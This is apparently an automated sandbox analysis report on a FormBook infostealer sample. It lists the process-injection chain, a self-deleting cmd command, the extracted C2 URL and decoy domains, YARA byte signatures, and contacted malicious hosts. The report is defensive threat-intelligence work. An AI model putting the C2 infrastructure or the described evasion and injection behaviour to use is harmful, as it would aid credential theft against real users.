ID: 383848
Sample Name:
hvEop8Y70Y.exe
Cookbook: default.jbs
Time: 11:03:00
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report hvEop8Y70Y.exe

Overview


General Information

Sample Name:	hvEop8Y70Y.exe
Analysis ID:	383848
MD5:	bd7e988ed1d92f9.
SHA1:	4ab28bec26ad12..
SHA256:	94b77677478f890.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- hvEop8Y70Y.exe (PID: 6364 cmdline: 'C:\Users\user\Desktop\hvEop8Y70Y.exe' MD5: BD7E988ED1D92F9FAF32F6A817D89329)
  - hvEop8Y70Y.exe (PID: 6668 cmdline: C:\Users\user\Desktop\hvEop8Y70Y.exe MD5: BD7E988ED1D92F9FAF32F6A817D89329)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - raserver.exe (PID: 3536 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 2AADF65E395BFBD0D9B71D7279C8B5EC)
        - cmd.exe (PID: 6776 cmdline: /c del 'C:\Users\user\Desktop\hvEop8Y70Y.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.okitmall.com/iu4d/"
  ],
  "decoy": [
    "abbottdigitalhealthpass.com",
    "peridot.website",
    "emmajanetracy.com",
    "arewedoingenough.com",
    "mvprunning.com",
    "xn--939au40bijas7ab2a93s.com",
    "thehouseofchiron.com",
    "sqzffn.com",
    "moretuantired.com",
    "rosewoodcibubur.com",
    "warungjitu.com",
    "armylord.net",
    "rideequihome.com",
    "girasol.zone",
    "getboostphlo.com",
    "bilradioplaza.com",
    "japannxt.com",
    "figulco.com",
    "insershop.com",
    "loktantratvnews.com",
    "healthdatamonitoring.com",
    "gmopanama.com",
    "miguelchulia.com",
    "appexivo.com",
    "weluvweb.com",
    "qqcaotv.com",
    "aleyalifestyle.com",
    "aratssycosmetics.com",
    "chestfreezersale.xyz",
    "gyanumbrella.com",
    "betbonusuk.com",
    "dostforimpact.net",
    "lestlondon.com",
    "theartsutra.com",
    "finegiant.com",
    "zacharypelletier.com",
    "ux300e.com",
    "wiglous.club",
    "adamspartnership.com",
    "contex33.xyz",
    "appearwood.club",
    "3m-mat.com",
    "runcouver.com",
    "cqsjny.com",
    "totubemp3.net",
    "imagecloudhost.com",
    "appleadayjuice.com",
    "energyoutline.com",
    "yashaerotech.com",
    "mcleancosmeticgynecology.com",
    "georgicarealty.com",
    "sellbulkweed.com",
    "kardosystems.com",
    "hubsnewz.com",
    "ekstrafordunyasi.com",
    "cymentor.com",
    "morrealeestates.com",
    "mumbaihotgirls.club",
    "beaulaser.com",
    "aa29996.com",
    "ankaramasozlerburada.xyz",
    "otmcleaningservice.com",
    "rosaandray.com",
    "omxpro.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.505716758.0000000000730000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000E.00000002.505716758.0000000000730000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000E.00000002.505716758.0000000000730000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.311261604.00000000011B0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.311261604.00000000011B0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.hvEop8Y70Y.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.hvEop8Y70Y.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.hvEop8Y70Y.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
0.2.hvEop8Y70Y.exe.2f43d44.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
4.2.hvEop8Y70Y.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 2 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
hvEop8Y70Y.exe	26%	Virustotal		Browse
hvEop8Y70Y.exe	29%	ReversingLabs	Win32.Trojan.AgentTesla	
hvEop8Y70Y.exe	100%	Avira	HEUR/AGEN.1138557	
hvEop8Y70Y.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.hvEop8Y70Y.exe.9a0000.0.unpack	100%	Avira	HEUR/AGEN.1138557		Download File
4.2.hvEop8Y70Y.exe.9a0000.1.unpack	100%	Avira	HEUR/AGEN.1138557		Download File
4.2.hvEop8Y70Y.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.hvEop8Y70Y.exe.8b0000.0.unpack	100%	Avira	HEUR/AGEN.1138557		Download File
0.2.hvEop8Y70Y.exe.8b0000.0.unpack	100%	Avira	HEUR/AGEN.1138557		Download File

Domains

Source	Detection	Scanner	Label	Link
www.cqsjny.com	0%	Virustotal		Browse
www.betbonusuk.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com2	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krndo	0%	Avira URL Cloud	safe	
http://tempuri.org/GridOneHSDataSet.xsd	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.coml	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/G#Por	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/ana	0%	Avira URL Cloud	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnd	0%	URL Reputation	safe	
http://www.founder.com.cn/cnd	0%	URL Reputation	safe	
http://www.founder.com.cn/cnd	0%	URL Reputation	safe	
http://tempuri.org/HighScoresDataSet.xsd	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.sajatypeworks.comte	0%	Avira URL Cloud	safe	
www.okitmall.com/iu4d/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/omh#?oy	0%	Avira URL Cloud	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/rpor	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/6#	0%	Avira URL Cloud	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/aali	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/L#Ko	0%	Avira URL Cloud	safe	
http://www.tiro.comc	0%	Avira URL Cloud	safe	
http://www.fonts.comcj	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/Li	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/h#wo0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.cqsjny.com	198.148.114.222	true	true	• 0%, Virustotal, Browse	unknown
www.betbonusuk.com	172.67.187.138	true	true	• 0%, Virustotal, Browse	unknown
www.getboostphlo.com	172.67.219.254	true	true		unknown
www.aa29996.com	147.255.37.207	true	true		unknown
runcouver.com	34.102.136.180	true	false		unknown
www.ux300e.com	52.58.78.16	true	true		unknown
mvprunning.com	34.102.136.180	true	false		unknown
www.adamspartnership.com	138.197.103.178	true	false		unknown
www.okitmall.com	15.165.26.252	true	true		unknown
yashaerotech.com	34.102.136.180	true	false		unknown
www.gmopanama.com	unknown	unknown	true		unknown
www.yashaerotech.com	unknown	unknown	true		unknown
www.morrealeestates.com	unknown	unknown	true		unknown
www.mvprunning.com	unknown	unknown	true		unknown
www.runcouver.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.okitmall.com/iu4d/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.com2	hvEop8Y70Y.exe, 00000000.00000003.239195731.0000000005DDB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.krndo	hvEop8Y70Y.exe, 00000000.00000003.240127889.0000000005DC9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/GridOneHSDataSet.xsd	hvEop8Y70Y.exe	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.tiro.comI	hvEop8Y70Y.exe, 00000000.00000003.238931392.0000000005DDB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/G#Por	hvEop8Y70Y.exe, 00000000.00000003.242909574.0000000005DC4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	hvEop8Y70Y.exe, 00000000.00000002.261538858.0000000002F11000.00000004.00000001.sdmp	false		high
http://www.sajatypeworks.com	hvEop8Y70Y.exe, 00000000.00000003.238351604.0000000005DDB000.00000004.00000001.sdmp, hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	hvEop8Y70Y.exe, 00000000.00000002.266687829.0000000005EB0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000000.289221602.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
